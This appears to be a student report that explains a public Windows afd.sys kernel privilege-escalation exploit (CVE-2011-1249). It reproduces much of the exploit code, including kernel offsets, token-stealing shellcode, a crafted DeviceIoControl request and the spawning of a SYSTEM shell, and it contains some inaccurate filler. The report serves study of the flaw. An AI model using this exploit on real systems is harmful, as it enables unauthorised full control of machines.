Offensive Hacking Tactical and Strategic

4th Year 1st Semester

Microsoft Windows - 'afd.sys' Local Kernel Privilege Escalation Exploit Report

(CVE-2011-1249)

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the

Bachelor of Science Special Honors Degree in Information Technology

12/05/2020

Declaration

I certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of my knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in text.

Registration Number: IT16075504

Name: Perera K.D.M

Vulnerability Description

This vulnerability is in the Microsoft Windows Ancillary Function Driver. The vulnerability could allow elevation of privilege if an attacker logs on to a user's system and runs a specially crafted application. An attacker must have valid logon credentials and be able to log on locally to exploit the vulnerability.

The Ancillary Function Driver supports Windows sockets applications and is contained in the afd.sys file. The afd.sys driver runs in kernel mode and manages the Winsock TCP/IP communications protocol. An elevation of privilege vulnerability exists where the AFD improperly validates input passed from user mode to the kernel. An attacker must have valid logon credentials and be able to log on locally to exploit the vulnerability. An attacker who successfully exploited this vulnerability could run arbitrary code in kernel mode such as with NT AUTHORITY SYSTEM privileges[1][2].

What is the Windows Ancillary Function Driver

afd.sys is part of Windows. Afd.sys is found in the C:\Windows\System32\drivers directory. Frequently occurring are file sizes such as 138,496 bytes, 273,408 bytes, 338,944 bytes or 138,112 bytes.

The driver facilitates access to your computer's hardware and accessories. The file is part of the Windows operating system found in C:\Windows\. This process does not appear as a visible window, but only in Task Manager. To verify its trustworthiness, Microsoft has provided it with an embedded certificate. afd.sys appears to be a file that was compressed by an EXE-Packer. This technique is often used by trojans to keep the file size small and also hamper debugging efforts. However, this is not sufficient reason to presume malicious intent, since even well-intentioned, professional software producers take advantage of compressed files. For this reason, *2%* of all experts consider this file to be a possible threat. The probability that it can cause harm is high.

Exploit Notes

Privileged shell execution: The SYSTEM shell will spawn within the invoking shell/process

Exploit compiling (Kali GNU/Linux Rolling 64-bit): i686-w64-mingw32-gcc MS11-046.c -o MS11-046.exe -lws2_32

Exploit Prerequisites

- Low privilege access to the target OS
- Target OS not patched (KB2503665, or any other related)

Before writing the exploit code we need to import some necessary libraries and header files. These are the necessary C libraries and the usage of these libraries.


```
#include <winsock2.h>
#include <windows.h>
#include <stdio.h>
#include <ws2tcpip.h>
```

Figure 1

Winsock2.h

Winsock is a programming interface and the supporting program that handles input/output requests for Internet applications in a Windows operating system. It's called Winsock because it's an adaptation for Windows of the Berkeley UNIX sockets interface. Sockets is a particular convention for connecting with and exchanging data between two program processes within the same computer or across a network.

Winsock runs between an application program such as a Netscape browser and the Internet program in your computer that uses TCP/IP. A request flows in the following order:



Winsock provides this interface for different versions of the Windows operating system. A comparable interface exists for Mac computers. Beginning with Windows 95, Winsock came as part of the operating system, but in earlier systems, a Winsock program had to be installed. UNIX systems do not require a Winsock equivalent because TCP/IP and its use of sockets was designed to run directly with UNIX application programs[3].

Windows.h
This is the main header file for WinAPI.
WinAPI is anything and everything related to programming on Windows. Anything that involves window creation/management or communication with the OS or filesystem.

Things like:
- Creating Windows
- Basic graphical capabilities - Enumerating files in a directory
- Popping up common dialog boxes ("Save As" dialog, "Pick a color" dialog)
- Querying information about the system (like running processes)

studio.h
This library uses what are called *streams* to operate with physical devices such as keyboards, printers, terminals or with any other type of files supported by the system. Streams are an

abstraction to interact with these in an uniform way, All streams have similar properties independently of the individual characteristics of the physical media they are associated with.

Ws2tcpip. h

The Ws2tcpip. h header file contains definitions introduced in the WinSock 2 Protocol-Specific Annex document for TCP/IP that includes newer functions and structures used to retrieve IP addresses.

The next step is to declare variables and here we used typedef and enum keywords. The usage of these variables are explained bellow.

```
typedef enum _KPROFILE_SOURCE {
    ProfileTime,
    ProfileAlignmentFixup,
    ProfileTotalIssues,
    ProfilePipelineDry,
    ProfileLoadInstructions,
    ProfilePipelineFrozen,
    ProfileBranchInstructions,
    ProfileTotalNonissues,
    ProfileDcacheMisses,
    ProfileIcacheMisses,
```

Figure 2

A typedef declaration is used to create aliases or our own identifiers through which it can provide a new name for a type. Which means it provides the new name to the already existing type and can be used interchangeably with the type specifiers like struct, union, int, etc.

Example

```
typedef int xyz;
xyz xyz_1;
```

In here xyz is equivalent to int

The keyword ‘enum’ is used to declare new enumeration types in C and C++.

Example

```
enum week{Mon, Tue, Wed, Thur, Fri, Sat, Sun};

int main()
{
   enum week day;
   day = Wed;
}
```

Functions

```
BOOL IsWow64()
{
    BOOL bIsWow64 = FALSE;
    LPFN_ISWOW64PROCESS fnIsWow64Process;

    fnIsWow64Process = (LPFN_ISWOW64PROCESS) GetProcAddress(GetModuleHandle(TEXT("kernel32")), "IsWow64Process");

    if(NULL != fnIsWow64Process)
    {
        // https://msdn.microsoft.com/en-us/library/windows/desktop/ms684139(v=vs.85).aspx
        if (!fnIsWow64Process(GetCurrentProcess(), &bIsWow64))
        {
            // https://msdn.microsoft.com/en-us/library/windows/desktop/ms681381(v=vs.85).aspx
            printf("   [-] Failed (error code: %d)\n", GetLastError());
            return -1;
        }
    }
    return bIsWow64;
```

Figure 3

We use this wowo64 bit function to ensure that **hProcess** is a 32-bit application running on a 64-bit operating system. The 64-bit operating systems of the Windows family can execute 32-bit programs with the help of the WoW64 subsystem that emulates the 32-bit environment due to an additional layer between a 32-bit application and 64-bit Windows. A 32-bit program can find out if it is launched in WoW64 with the help of the IsWow64Process function. In this code we use the GetProcAddress and GetModuleHandle functions to know if the IsWow64Process function is present in the system and to access it. If this function returns true it means the application is 32bit and running on 64bit OS and if it returns false, it means the application is not 32bit or the OS is not a 64bit version.

```
- nt!_KTHREAD.ApcState.Process (+0x10)
0x30 (3.51);
0x34 (>3.51 to 5.1);
0x28 (late 5.2);
0x38 (6.0);
0x40 (6.1);
0x70 (6.2 and higher)

- nt!_EPROCESS.Token
0x0108 (3.51 to 4.0);
0x012C (5.0);
0xC8 (5.1 to early 5.2);
0xD8 (late 5.2);
0xE0 (6.0);
0xF8 (6.1);
0xEC (6.2 to 6.3);
0xF4

- nt!_EPROCESS.UniqueProcessId
0x94 (3.51 to 4.0);
0x9C (5.0);
0x84 (5.1 to early 5.2);
0x94 (late 5.2);
0x9C (6.0);
0xB4
```

Figure 4

In here the operating system specific offsets are checked. In the lower level programming language like assembly language the offset is used to denote the number of address locations which are added to the base address to obtain specific absolute address. The context of offset is usually called a relative address.

```
- nt!_KTHREAD.ApcState.Process (+0x10)
0x30 (3.51);
0x34 (>3.51 to 5.1);
```

Figure 5

The KTHREAD structure is the Kernel Core's portion of the ETHREAD structure. The latter *is* the thread object as exposed through the Object Manager. The KTHREAD is the core of it.

The "- nt!_KTHREAD.ApcState.Process" line is used to locate the current process ERPROCESS

```
- nt!_EPROCESS.Token
0x0108 (3.51 to 4.0);
0x012C (5.0);
0xC8 (5.1 to early 5.2);
```

Figure 6

All windows process is represented by EPROCESS structure an every EPROCESS structure contains a token and it is used to identify what are the privileges the process exists. If we can steal the higher privileges token than current token and overwrite the current token, current process will run with higher privileges. This is what we try to do in the bellow parts of the code. For now, we check the obtain value with the default values for the tokens here.

```
- nt!_EPROCESS.ActiveProcessLinks.Flink
0x98 (3.51 to 4.0);
0xA0 (5.0);
```

Figure 7

Using " EPROCESS.ActiveProcessLinks.Flink " linked list can iterate the over process and each and every iteration should check with unique process id.

```
if((osvi.dwMajorVersion == 5) && (osvi.dwMinorVersion == 1) && (osvi.wServicePackMajor == 3))
{
    // the target machine's OS is Windows XP SP3
    printf("   [+] Windows XP SP3\n");
    shellcode_KPROCESS = '\x44';
    shellcode_TOKEN    = '\xC8';
    shellcode_UPID     = '\x84';
    shellcode_APLINKS  = '\x88';
    const char *securityPatches[] = {"KB2503665", "KB2592799"};
    securityPatchesPtr = securityPatches;
    securityPatchesCount = 2;
    lpInBufferSize = 0x30;
}
```

Figure 8

```
else if((osvi.dwMajorVersion == 6) && (osvi.dwMinorVersion == 0) && (osvi.wServicePackMajor == 1) && (osvi.wProductType != 1))
{
    // the target machine's OS is Windows Server 2008
    printf("   [+] Windows Server 2008\n");
    shellcode_KPROCESS = '\x48';
    shellcode_TOKEN    = '\xE0';
    shellcode_UPID     = '\x9C';
    shellcode_APLINKS  = '\xA0';
    const char *securityPatches[] = {"KB2503665"};
    securityPatchesPtr = securityPatches;
    securityPatchesCount = 1;
    lpInBufferSize = 0x10;
}
```

Figure 9

In here we try to understand the target machine OS version and then assign values to previously declared variables as shown in the above image. We use three major functions to correctly identified OS version.

```
OSVERSIONINFOEX osvi;
ZeroMemory(&osvi, sizeof(OSVERSIONINFOEX));
osvi.dwOSVersionInfoSize = sizeof(OSVERSIONINFOEX);
GetVersionEx((LPOSVERSIONINFO) &osvi);
```

Figure 10

First, we need to initiate the "OSVERSIONINFOEX" structure which contains OS version info, mainly major and minor OS version numbers. It also includes build number, platform identifier and much more other information. In here we use some of its methods as follows.

osvi.dwMajorVersion -This method provides the major version number of the OS.

osvi.dwMinorVersion -This method provides the minor version number of the OS.

osvi.wServicePackMajor - This method provides the major version number of the latest servive pack which installed on the target OS. As an example, the windows XP service pack 3, the major version number is 3. The method return 0 if there is no service pack installed.

osvi.wProductType - This method provides an additional information about the system.

For example, the bellow image shows the one product type information return by this method[4].

Value	Meaning
VER_NT_DOMAIN_CONTROLLER 0x0000002	The system is a domain controller and the operating system is Windows Server 2012 , Windows Server 2008 R2, Windows Server 2008, Windows Server 2003, or Windows 2000 Server.

Figure 11

If the system is not going under above mentioned category, it will display a n error message and also print the current supporting versions as shown below.

```
else
{
    // the target machine's OS is an unsupported 32-bit Windows version
    printf("   [-] Unsupported version\n");
    printf("      [*] Affected 32-bit operating systems\n");
    printf("         [*] Windows XP SP3\n");
    printf("         [*] Windows Server 2003 SP2\n");
    printf("         [*] Windows Vista SP1\n");
    printf("         [*] Windows Vista SP2\n");
    printf("         [*] Windows Server 2008\n");
    printf("         [*] Windows Server 2008 SP2\n");
    printf("         [*] Windows 7\n");
    printf("         [*] Windows 7 SP1\n");
    return -1;
}
```

Figure 12

The next step is to locate required OS components

GetProcAddress – This function retrives the address of an variable from dynamic link library.

GetModuleHandle – This function retrives the base address from the address list already loaded by GetProcAddress function.

```
FARPROC ZwQuerySystemInformation;
ZwQuerySystemInformation = GetProcAddress(GetModuleHandle("ntdll.dll"), "ZwQuerySystemInformation");
```

Figure 13

ZwQuerySystemInformation variable is used to store the obtain system information.

```
ULONG *systemInformationBuffer;
systemInformationBuffer = (ULONG *) malloc(systemInformation * sizeof(*systemInformationBuffer));
```

Figure 14

In here we allocate sufficient memory space to store loaded modules.

maloc -This function gives the pointer to the allocated memory. It returns NULL if the request fails.

Then we need to obtain a list of loaded modules from the system information buffer as shown below.

```
ZwQuerySystemInformation(11, systemInformationBuffer, systemInformation * sizeof(*systemInformationBuffer), NULL);
```

Figure 15

Then we need to search for “ntkrnlpa.exe" or "ntoskrnl.exe” files in the retrieve loaded module list and get base address of the loaded module “kernel space” and offset address which relative to the parent process of the loaded module as shown below. ntkrnlpa.exe is software components of windows. This exe file work with windows NT Kernel. This windows Kernel is a type of windows architecture which is capable for access control for scheduling, thread prioritization and memory management as well as interact with hardware. It is specially designing to avoid user mode application from accessing critical areas of OS.

```
for(i = 0; i < *systemInformationBuffer; i++)
{
    if(strstr(loadedMdlStructPtr[i].ImageName, "ntkrnlpa.exe"))
    {
        printf("   [+] ntkrnlpa.exe\n");
        targetKrnlMdlUsrSpcOffs = LoadLibraryExA("ntkrnlpa.exe", 0, 1);
        targetKrnlMdlBaseAddr = loadedMdlStructPtr[i].Base;
        foundModule = TRUE;
        break;
    }
    else if(strstr(loadedMdlStructPtr[i].ImageName, "ntoskrnl.exe"))
    {
        printf("   [+] ntoskrnl.exe\n");
        targetKrnlMdlUsrSpcOffs = LoadLibraryExA("ntoskrnl.exe", 0, 1);
        targetKrnlMdlBaseAddr = loadedMdlStructPtr[i].Base;
        foundModule = TRUE;
        break;
    }
}
```

Figure 16

If we not found the modules we are search for, it will print error message as shown below.

```
if(!foundModule)
{
    printf("   [-] Could not find ntkrnlpa.exe/ntoskrnl.exe\n");
    return -1;
}
```

Figure 17

This step is to calculate the address of "HalDispatchTable" in kernel space. "HalDispatchTable" includes function pointers to HAL routines. The first line of code is for identify the base address of the target module in kernel space. “ULONG_PTR” is an unsighned long type which is use for pointer precision. In here it is used for casting pointer to along type with the purpose of perform pointer arithmetic. The second line do a simple pointer arithmetic (previous step's result minus the load address of the same module in user space) and the third line of the code also do a pointer arithmetic (previous step's result plus the address of "HalDispatchTable" in user space)[5].

```
ULONG_PTR HalDispatchTableKrnlSpcAddr;
HalDispatchTableKrnlSpcAddr = HalDispatchTableUsrSpcOffs - (ULONG_PTR) targetKrnlMdlUsrSpcOffs;
HalDispatchTableKrnlSpcAddr += (ULONG_PTR) targetKrnlMdlBaseAddr;
```

Figure 18

After that we should search for "NtQueryIntervalProfile" inside the "ntdll.dll" and if not found print an error message. The “NtQueryIntervalProfile” function is capable for obtain profile interval and also this function has internal call of the “KeQueryIntervalProfile” function[6].

```
PNTQUERYINTERVAL NtQueryIntervalProfile;
NtQueryIntervalProfile = (PNTQUERYINTERVAL) GetProcAddress(GetModuleHandle("ntdll.dll"), "NtQueryIntervalProfile");

if(!NtQueryIntervalProfile)
{
    printf("   [-] Could not find NtQueryIntervalProfile\n");
    return -1;
}

printf("   [+] NtQueryIntervalProfile\n");
printf("      [*] Address:      %#010x\n", NtQueryIntervalProfile);
```

Figure 19

The next step is to locate "ZwDeviceIoControlFile" routine in the "ntdll.dll" module as shown below, which routine is capable to send a control code for specified drivers and it causes the driver to perform some specific operation. If the routine is not found within the ntdll.dll file, it will print error message.

```
FARPROC ZwDeviceIoControlFile;
ZwDeviceIoControlFile = GetProcAddress(GetModuleHandle("ntdll.dll"), "ZwDeviceIoControlFile");

if(!ZwDeviceIoControlFile)
{
    printf("   [-] Could not find ZwDeviceIoControlFile\n");
    return -1;
}

printf("   [+] ZwDeviceIoControlFile\n");
printf("      [*] Address:      %#010x\n", ZwDeviceIoControlFile);
```

Figure 20

In this step we initialize Winsock DLL file as shown below. The Winsock windows OS support program which handle input and out put requests for internet applications. This DLL file includes windows socket API which is commonly uses by majority of popular internet applications. The “wsaStartup” function is used to initiate windows SSP(socket service provider) interface by a

client. This function includes parameter called “wVersionRequested” and the high-order byte specify the minor version number and low order byte specifies the major version number.

```
WORD wVersionRequested;
WSADATA wsaData;
int wsaStartupErrorCode;

wVersionRequested = MAKEWORD(2, 2);
wsaStartupErrorCode = WSAStartup(wVersionRequested, &wsaData);

if(wsaStartupErrorCode != 0)
{
    printf("      [-] Failed (error code: %d)\n", wsaStartupErrorCode);
    return -1;
}

printf("      [+] Done\n");
```

Figure 21

Now we need to create socket and make connection with the target machine as shown below. We use “WSASocket” function to create socket and that socket is conjunct to precious transport service provider.

```
printf("      [*] Creating socket\n");
SOCKET targetDeviceSocket = INVALID_SOCKET;
targetDeviceSocket = WSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);

if(targetDeviceSocket == INVALID_SOCKET)
{
    printf("         [-] Failed (error code: %ld)\n", WSAGetLastError());
    return -1;
}

printf("         [+] Done\n");

struct sockaddr_in clientService;
clientService.sin_family = AF_INET;
clientService.sin_addr.s_addr = inet_addr("127.0.0.1");
clientService.sin_port = htons(0);

printf("         [*] Connecting to closed port\n");

int connectResult;
connectResult = connect(targetDeviceSocket, (SOCKADDR *) &clientService, sizeof(clientService));
if (connectResult == 0)
{
    printf ("            [-] Connected (error code: %ld)\n", WSAGetLastError());
    return -1;
}

printf("            [+] Done\n");
```

Figure 22

It includes some parameters like follows

Parameter	Value we used in this code	meaning
af	AF_INET	Ipv_4 address family.
type	SOCK_STREAM	This socket type provides most reliable, two- way, connection-based byte streams with an OOB data transmission mechanism. This type of sockets used TCP protocol and it support both ipv_4 and ipv_6 address families.
protocol	IPPROTO_TCP	This simply means use of transmission control protocol. we can use this protocol when we use AF_INET and AF_INET6 address families and "SOCK_STREAM" socket type parameter.

Now we are going to create token stealing shellcode. If we can steal the system token which has higher privileges than existing token, we can replace the existing token with steal token and run any process with high privileges. That is the thing we are going to do here. The bellow table explain the steps of the shell code and why we use these steps.

Shell code line	Its function	Explanation
0x52	PUSH EDX	Save EDX on the stack (save context)
0x53	PUSH EBX	Save EBX on the stack (save context)
0x33,0xC0	XOR EAX, EAX	Zero out EAX (EAX = 0)
0x64,0x8B,0x80,0x24,0x01,0x00,0x00	MOV EAX, FS:[EAX+0x124]	Retrieve current _KTHREAD structure
0x8B,0xC8	MOV ECX, EAX	Copy EAX (_EPROCESS) to ECX
0x8B,0x98,shellcode_TOKEN,0x00,0x00,0x00	MOV EBX, [EAX+_TOKEN]	Retrieve current _TOKEN
0x8B,0x80,shellcode_APLINKS,0x00,0x00,0x00	MOV EAX, [EAX+_APLINKS]	Retrieve FLINK from ActiveProcessLinks
0x81,0xE8,shellcode_APLINKS,0x00,0x00,0x00,	SUB EAX, _APLINKS	Retrieve EPROCESS from ActiveProcessLinks
0x81,0xB8,shellcode_UPID,0x00,0x00,0x00,0x04,0x00,0x00,0x00	CMP [EAX+_UPID], 0x4	Compare UniqueProcessId with 4 (System Process)
0x75,0xE8	JNZ/JNE	Jump if not zero/not equal

0x8B,0x90,shellcode_TOKEN,0x00,0x00,0x00	MOV EDX, [EAX+_TOKEN]	Copy SYSTEM _TOKEN to EDX
0x8B,0xC1	MOV EAX, ECX	Copy ECX (current process _TOKEN) to EAX
0x89,0x90,shellcode_TOKEN,0x00,0x00,0x00	MOV [EAX+_TOKEN], EDX	Copy SYSTEM _TOKEN to current process _TOKEN
0x5B	POP EBX	Pop current stack value to EBX (restore context)
0x5A	POP EDX	Pop current stack value to EDX (restore context)
0xC2,0x08	RET 8	Return

```
680     unsigned char shellcode[] =
681     {
682         0x52,
683         0x53,
684         0x33,0xC0,
685         0x64,0x8B,0x80,0x24,0x01,0x00,0x00,
686         0x8B,0x40,shellcode_KPROCESS,
687         0x8B,0xC8,
688         0x8B,0x98,shellcode_TOKEN,0x00,0x00,0x00,
689         0x8B,0x80,shellcode_APLINKS,0x00,0x00,0x00,
690         0x81,0xE8,shellcode_APLINKS,0x00,0x00,0x00,
691         0x81,0xB8,shellcode_UPID,0x00,0x00,0x00,0x04,0x00,0x00,0x00,
692         0x75,0xE8,
693         0x8B,0x90,shellcode_TOKEN,0x00,0x00,0x00,
694         0x8B,0xC1,
695         0x89,0x90,shellcode_TOKEN,0x00,0x00,0x00,
696         0x5B,
697         0x5A,
698         0xC2,0x08
699     };
700
```

Figure 23

In this step we are going to allocate memory space for the shell code and give read write and execute permissions for the shellcode. There are some important functions which are used for allocating memory space and other tasks, the explanation for those function are shown below.

“VirtualAlloc” function – The main purpose of this function is to reserves or change the state of region pages inside the virtual memory address space of the calling process. The default value of memory, allocate by this function is equal to zero.

The “VirtualAlloc” function has some Parameters and these are the names, values and meaning of some parameters used in this code.

Parameter	Value	Meaning
flAllocationType	MEM_COMMIT	Allocate memory charges for the specified reserved memory pages. The actual physical pages are not allocated until the virtual address are accessed. In this code we called both MEM_COMMIT and MEM_RESERVE for reserve and commit pages in single step.
flAllocationType	MEM_RESERVE	This means it reserves range of the process’s virtual memory address space without allocating physical storage in memory.

```
printf("   [*] Allocating memory\n");
    LPVOID shellcodeAddress;
    shellcodeAddress = VirtualAlloc((PVOID) 0x02070000, 0x20000, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    int errorCode = 0;

    if(shellcodeAddress == NULL)
    {
        errorCode = GetLastError();
        if(errorCode == 487)
        {
            printf("      [!] Could not reserve entire range\n");
            printf("         [*] Rerun exploit\n");
        }

        else
            printf("      [-] Failed (error code: %d)\n", errorCode);
        return -1;
    }

    printf("      [+] Address:      %#010x\n", shellcodeAddress);


    memset(shellcodeAddress, 0x90, 0x20000);
    memcpy((shellcodeAddress + 0x10000), shellcode, sizeof(shellcode));
    printf("      [*] Shellcode copied\n");
```

Figure 24

If the shell code address equals null, it means there is an error so then we called “GetLastError” function and print the error code. then copy the shellcode to the allocated memory space.

Finally, we need to exploit the vulnerability as follows. It includes three major steps

1. First Send AFD socket connect request and make socket connection.

```
printf("    [*] Sending AFD socket connect request\n");
DWORD lpInBuffer[lpInBufferSize];
memset(lpInBuffer, 0, (lpInBufferSize * sizeof(DWORD)));

lpInBuffer[3] = 0x01;
lpInBuffer[4] = 0x20;
ULONG lpBytesReturned = 0;

if(DeviceIoControl(
    (HANDLE) targetDeviceSocket,
    0x00012007,
    (PVOID) lpInBuffer, sizeof(lpInBuffer),
    (PVOID) (HalDispatchTableKrnlSpcAddr + 0x6), 0x0,
    &lpBytesReturned, NULL
    ) == 0)
{
```

Figure 25

In here the “DeviceIoControl” function is used to send a control code to the system driver and it causes the device to perform specific task. This function has some parameters as follows.

IpOutBuffer – This is a point to the output buffer which is use to get the data return by the operation.
nOutBufferSize – This parameter means the size of the output buffer.

2. Check the target machine is patched, if it has security patches we can’t create socket connection.

```
else if(errorCode == 998)
{
    // AFD socket connect request unsuccessful - target is patched
    printf("      [!] Target patched\n");
    printf("         [*] Possible security patches\n");
    for(i = 0; i < securityPatchesCount; i++)
        printf("            [*] %s\n", securityPatchesPtr[i]);
    return -1;
}
// in case of any other error message
else
{
    // print the error code
    printf("      [-] Failed (error code: %d)\n", errorCode);
    return -1;
}
```

Figure 26

In this code it checks the return value of “errorCode” function with known error codes and print what is the error. The bellow shows error codes are checked manually using “if else” in this code[7].

Error name	Error code	Explanation
ERROR_INVALID_NETNAME	1214(0x4BE)	This error says that the invalid format of the specified network name.
ERROR_	999(0X3E7)	This error says that error performing in page operation.

3. Elevate privileges of the current process

```
    printf("      [*] Elevating privileges to SYSTEM\n");
    ULONG outInterval = 0;

    NtQueryIntervalProfile(2, &outInterval);
    printf("         [+] Done\n");
    printf("         [*] Spawning shell\n");
    system ("c:\\windows\\system32\\cmd.exe /K cd c:\\windows\\system32");
    printf("\n[*] Exiting SYSTEM shell\n");
    WSACleanup();
    return 1;
}
```

Figure 27

In here ULONG type variable is uses to store 32bit unsigned integer, it has a range of 0 to 4294967295 in decimal. The first bit, also known as most significant bit is not reserved for signing because ULONG is unsigned. The above used "**NtQueryIntervalProfile**" function retrieves already set delay in between performance counter's ticks. Finally, it called "WSACleanup" function and it cancelled any pending blocking or asynchronous sockets and it does not popup any message or notification when cancel the sockets. The brief idea is this "WSACleanup" function terminate the Winsoc2 DLL file[8].

References

[1] "Microsoft Windows - 'afd.sys' Local Kernel (PoC) (MS11-046) - Windows dos Exploit." https://www.exploit-db.com/exploits/18755 (accessed May 12, 2020).

[2] "windows-kernel-exploits/CVE-2011-1249.c at master · SecWiki/windows-kernel-exploits · GitHub." https://github.com/SecWiki/windows-kernel-exploits/blob/master/MS11-046/CVE-2011-1249.c#L486 (accessed May 12, 2020).

[3] "What is the ntdll.dll file?" https://www.computerhope.com/issues/ch000960.htm (accessed May 12, 2020).

[4] "OSVERSIONINFOEXA (winnt.h) - Win32 apps | Microsoft Docs." https://docs.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-osversioninfoexa?redirectedfrom=MSDN (accessed May 12, 2020).

[5] "[MS-DTYP]: ULONG | Microsoft Docs." https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-dtyp/32862b84-f6e6-40f9-85ca-c4faf985b822 (accessed May 12, 2020).

[6] "NtQuerySystemInformation function (winternl.h) - Win32 apps | Microsoft Docs." https://docs.microsoft.com/en-us/windows/win32/api/winternl/nf-winternl-ntquerysysteminformation (accessed May 12, 2020).

[7] "System Error Codes (500-999) (WinError.h) - Win32 apps | Microsoft Docs." https://docs.microsoft.com/en-us/windows/win32/debug/system-error-codes--500-999- (accessed May 12, 2020).

[8] "WSACleanup function (winsock.h) - Win32 apps | Microsoft Docs." https://docs.microsoft.com/en-us/windows/win32/api/winsock/nf-winsock-wsacleanup (accessed May 12, 2020).